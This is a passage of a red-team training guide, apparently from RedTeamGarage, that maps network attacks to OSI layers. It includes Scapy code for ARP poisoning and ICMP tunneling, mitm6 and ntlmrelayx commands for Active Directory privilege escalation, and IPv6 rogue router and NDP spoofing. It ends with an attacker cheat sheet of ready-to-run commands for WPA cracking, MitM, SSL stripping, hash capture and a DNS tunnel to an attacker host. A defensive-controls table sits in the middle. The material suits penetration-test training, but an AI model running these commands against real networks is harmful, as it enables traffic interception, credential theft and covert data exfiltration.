# ■■ LAYER 2: Raw Ethernet frame ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
eth = Ether(dst='ff:ff:ff:ff:ff:ff', src='aa:bb:cc:dd:ee:ff')
sendp(eth, iface='eth0')   # sendp = Layer 2 send

# ■■ LAYER 3: IP packet ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
ip = IP(src='1.2.3.4', dst='192.168.10.5', ttl=64)

# ■■ LAYER 4: TCP SYN ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
tcp = TCP(sport=RandShort(), dport=443, flags='S', seq=0)
pkt = ip/tcp
ans = sr1(pkt, timeout=2, verbose=0)  # sr1 = send + receive 1
if ans and ans.haslayer(TCP):
    if ans[TCP].flags == 'SA': print('Port OPEN')

# ■■ ARP request (Layer 2/3 boundary) ■■■■■■■■■■■■■■■■■■■■■■■■
arp = ARP(pdst='192.168.10.0/24')
ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/arp, timeout=2)
for send, recv in ans:
    print(f'{recv.psrc} → {recv.hwsrc}')

# ■■ Gratuitous ARP poison ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
pkt = Ether(dst='ff:ff:ff:ff:ff:ff') / \
      ARP(op=2, psrc='192.168.10.1', pdst='192.168.10.105')
sendp(pkt, iface='eth0', count=5, inter=1)

# ■■ ICMP tunnel payload (Layer 3/7) ■■■■■■■■■■■■■■■■■■■■■■■■■
tunnel = IP(dst='192.168.10.5')/ICMP()/Raw(load='secret_data')
send(tunnel)
```



Figure: Scapy crafts Ethernet/IP/TCP/Raw stack — full control of every OSI layer field

12 — IPV6 ATTACK SURFACE: THE FORGOTTEN LAYER

mitm6, Rogue RA & NDP Spoofing in Active Directory

IPv6 is enabled by default on every modern Windows and Linux machine — including domain controllers — yet most corporate networks have no IPv6 security controls. This creates a massive blind spot: IPv6 attacks are invisible to IPv4-only monitoring tools and bypass IPv4-only firewall rules entirely.

Why IPv6 Is a Critical Attack Vector in AD Environments

- Windows prefers IPv6 over IPv4 when both are available — by design.
- DHCPv6 has no authentication — any host can respond as a rogue DHCPv6 server.
- mitm6 exploits DHCPv6 + DNS to become the DNS server for all Windows hosts.
- Once DNS is controlled, all WPAD/web traffic can be redirected to attacker.
- Captured authentication can be relayed to AD CS or LDAP for privilege escalation.
- Most IDS/SIEM rules have NO coverage for IPv6 Router Advertisements.

$ IPv6 Attack Commands

```
# mitm6 — the most effective IPv6 attack against AD networks
mitm6 -d corp.local -i eth0
# Sends ICMPv6 Router Advertisements every 30 seconds
# Windows machines request DHCPv6 → attacker responds
# Sets attacker as IPv6 DNS server for all hosts

# Combine with ntlmrelayx for credential relay
impacket-ntlmrelayx -6 -t ldaps://192.168.10.5 \
  --delegate-access --add-computer
# WPAD traffic → attacker → NTLM relay → DA privilege escalation

# Rogue RA — announce IPv6 prefix (SLAAC attack)
fake_router6 eth0
# All hosts auto-configure IPv6 via SLAAC with attacker as gateway

# NDP spoofing (IPv6 ARP equivalent)
parasite6 eth0
# Respond to all Neighbor Solicitations = ARP poison for IPv6

# Detect IPv6 exposure on network
nmap -6 -sn fe80::1/64 --interface eth0
ip -6 neigh show  # IPv6 neighbour table (= ARP cache for IPv6)
```



Figure: fake_router6 RA injection, NDP spoof, mitm6 — DHCPv6 DNS hijack on corp.local

13 — DEFENSIVE CONTROLS BY LAYER

What Actually Stops Attacks at Each OSI Layer

Layer	Name	Key Defence	What It Stops
1	Physical	Port security, cable locking, RF shielding	Taps, rogue APs, USB drops
2	Data Link	Dynamic ARP Inspection (DAI), 802.1X NAC	ARP poison, MAC spoof, VLAN hop
3	Network	Firewall ACLs, RPF, uRPF, BGP filtering	IP spoof, routing attacks
4	Transport	Stateful firewall, TCP SYN cookies, rate limit	SYN flood, port scan evasion
5	Session	SMB signing, Kerberos auth, session tokens	NTLM relay, session hijack
6	Presentation	TLS 1.3, HSTS, cert pinning, MTA-STS	SSL strip, downgrade attacks
7	Application	WAF, input validation, patch management	SQLi, XSS, RCE, app vulns

Critical Defensive Gaps Attackers Exploit

- DAI (Dynamic ARP Inspection) is not enabled on most switches — ARP poison works freely.
- SMB signing disabled by default on workstations — NTLM relay is trivially possible.
- IPv6 enabled but unmonitored — mitm6 succeeds silently in 99% of AD environments.
- TLS 1.0/1.1 still enabled on many servers — BEAST/POODLE attacks remain viable.
- No 802.1X NAC — any device plugged into a network port gets full LAN access.
- LLMNR/NBT-NS not disabled — Responder catches hashes from any broadcast query.

RTG TIP

Disable LLMNR + NBT-NS via GPO — this kills Responder attacks instantly.

Enable SMB signing on ALL machines via GPO — kills NTLM relay.

Block IPv6 or deploy proper IPv6 security controls — kills mitm6.

14 — TOOLS MAPPED TO OSI LAYERS

The Right Tool for the Right Layer

LAYER 1 — PHYSICAL

Tool	Purpose
airmon-ng / aircrack-ng	Wi-Fi packet capture and WPA2 cracking
hostapd-wpe	Rogue access point with WPA2-Enterprise credential capture
LAN Turtle / Bash Bunny	Hardware network implants for persistent access
HackRF / SDR	Software-defined radio for RF analysis and jamming

LAYER 2 — DATA LINK

Tool	Purpose
arpspoof / bettercap	ARP poisoning for Layer 2 MitM
macchanger	MAC address spoofing to bypass MAC ACLs
yersinia	Layer 2 protocol attacks: STP, CDP, 802.1Q, DHCP
scapy	Raw Ethernet frame crafting and injection

LAYER 3 — NETWORK

Tool	Purpose
nmap (traceroute)	Network path discovery and TTL fingerprinting
hping3	IP packet crafting with spoofed source addresses
fragroute	IP packet fragmentation to evade IDS
ptunnel / iodine	ICMP/DNS tunneling to bypass firewalls

LAYER 4 — TRANSPORT

Tool	Purpose
nmap	TCP/UDP port scanning with all scan types (-sS, -sU, -sA, -sF)
netcat (nc)	Raw TCP/UDP connections and port binding
socat	Advanced TCP/UDP relay and tunnel creation
iptables	Redirect and NAT traffic for MitM setup

LAYER 5 — SESSION

Tool	Purpose
Responder	LLMNR/NBT-NS/mDNS poisoning + NTLMv2 hash capture
impacket-ntlmrelayx	NTLM authentication relay attacks
Mimikatz (kerberos::ptt)	Kerberos ticket injection and Pass-the-Ticket
CrackMapExec / NetExec	SMB session enumeration and authentication

LAYER 6 — PRESENTATION

Tool	Purpose
sslstrip	HTTPS to HTTP downgrade (SSL stripping)
mitmproxy	Full TLS MitM with certificate spoofing
testssl.sh	TLS/SSL vulnerability assessment and cipher enumeration
openssl s_client	Manual TLS inspection and certificate analysis

LAYER 7 — APPLICATION

Tool	Purpose
Burp Suite Pro	Full web application testing at Layer 7
sqlmap	SQL injection exploitation via HTTP parameters
ffuf / gobuster	HTTP endpoint and directory brute-forcing
dnsx / dnscat2	DNS enumeration and covert DNS tunneling

15 — OSI MODEL CHEAT SHEET FOR ATTACKERS

Quick Reference — Layer, Attack, Tool, Command

L1 — Wi-Fi monitor mode	airmon-ng start wlan0
L1 — Capture WPA handshake	airodump-ng -c CH --bssid BSSID -w cap wlan0mon
L1 — Deauth attack	aireplay-ng --deauth 10 -a BSSID wlan0mon
L1 — Crack WPA hash	hashcat -m 22000 cap.hc22000 rockyou.txt -r best64.rule
L2 — View ARP cache	arp -n (Linux) | arp -a (Windows)
L2 — ARP poison (MitM)	arpspoof -i eth0 -t VICTIM GATEWAY (+ reverse)
L2 — Modern MitM tool	bettercap -iface eth0 → arp.spoof on; net.sniff on
L2 — MAC spoof	macchanger -m NEW_MAC eth0
L2 — VLAN hop	python3 vlan_hop.py --outer 1 --inner TARGET_VLAN
L3 — OS fingerprint TTL	ping TARGET — ttl=128 Win, ttl=64 Linux
L3 — Traceroute	traceroute -n TARGET | traceroute -n -p 443 TARGET
L3 — IP spoofed flood	hping3 -a SPOOF_IP -S --flood -p 80 TARGET
L3 — IP fragment evasion	nmap -f --mtu 8 TARGET
L3 — ICMP tunnel	ptunnel -p PROXY -lp 8000 -da TARGET -dp 22
L4 — SYN scan	nmap -sS -p- --min-rate 5000 TARGET
L4 — UDP scan	nmap -sU -p 53,161,500 TARGET
L4 — ACK scan (FW detect)	nmap -sA TARGET (RST=unfiltered, drop=filtered)
L4 — Source port bypass	nmap --source-port 53 -p 22,3389 TARGET
L5 — Capture NTLM hashes	responder -I eth0 -wrf
L5 — NTLM relay	impacket-ntlmrelayx -tf targets.txt -smb2support
L5 — Session hijack (web)	Steal cookie via XSS, replay in browser
L6 — SSL strip	sslstrip -l 8080 -w creds.log
L6 — TLS MitM	mitmproxy --mode transparent --ssl-insecure
L6 — TLS audit	testssl.sh https://TARGET | nmap --script ssl-enum-ciphers
L7 — DNS zone transfer	dig axfr DOMAIN @DNS_SERVER
L7 — DNS tunnel	iodine -f -P pass 192.168.10.99 tunnel.attacker.com
L7 — SMB share enum	nxc smb TARGET -u '' -p '' --shares

L7 — HTTP auth capture	**tcpdump -A 'tcp port 80' | grep -iE 'pass|user|cookie'**
IPv6 — mitm6 AD attack	**mitm6 -d DOMAIN -i eth0**
IPv6 — rogue RA	**fake_router6 eth0**
Scapy — craft + send	**pkt=IP(dst='T')/TCP(dport=443,flags='S'); sr1(pkt)**

CONNECT WITH REDTEAMGARAGE (RTG)

The Community. The Knowledge. The Edge.

Official Website	https://www.redteamgarage.com/
Telegram	https://t.me/redteamgarage
LinkedIn	https://www.linkedin.com/company/redteamgarage-rtg

RTG MISSION

Real-world offensive security training - practical, no fluff, and built for serious learners.

Build the most comprehensive red team technique library available anywhere.

Train the next generation of elite offensive security professionals globally.